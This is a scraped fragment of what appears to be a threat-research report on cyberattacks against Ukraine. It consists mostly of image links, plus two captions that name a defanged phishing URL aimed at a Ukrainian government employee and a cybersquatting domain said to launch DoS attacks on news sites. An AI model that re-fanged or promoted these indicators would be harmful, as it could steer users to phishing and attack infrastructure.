
![hxxps://startrackzm[.]com/wap-admin/ONE-DRIVE/one%20d%20%20no%20auto.php?Email=REDACTED@REDACTED.gov.ua. A phishing webpage targeting a Ukrainian state administration employee, detected by our in-house machine learning models on March 16.](https://unit42.paloaltonetworks.com/wp-content/uploads/2022/02/Figure-9.png)


![A cybersquatting domain save-russia[.]today is launching DoS attacks on Ukrainian news sites.](https://unit42.paloaltonetworks.com/wp-content/uploads/2022/02/Figure-12.png)

















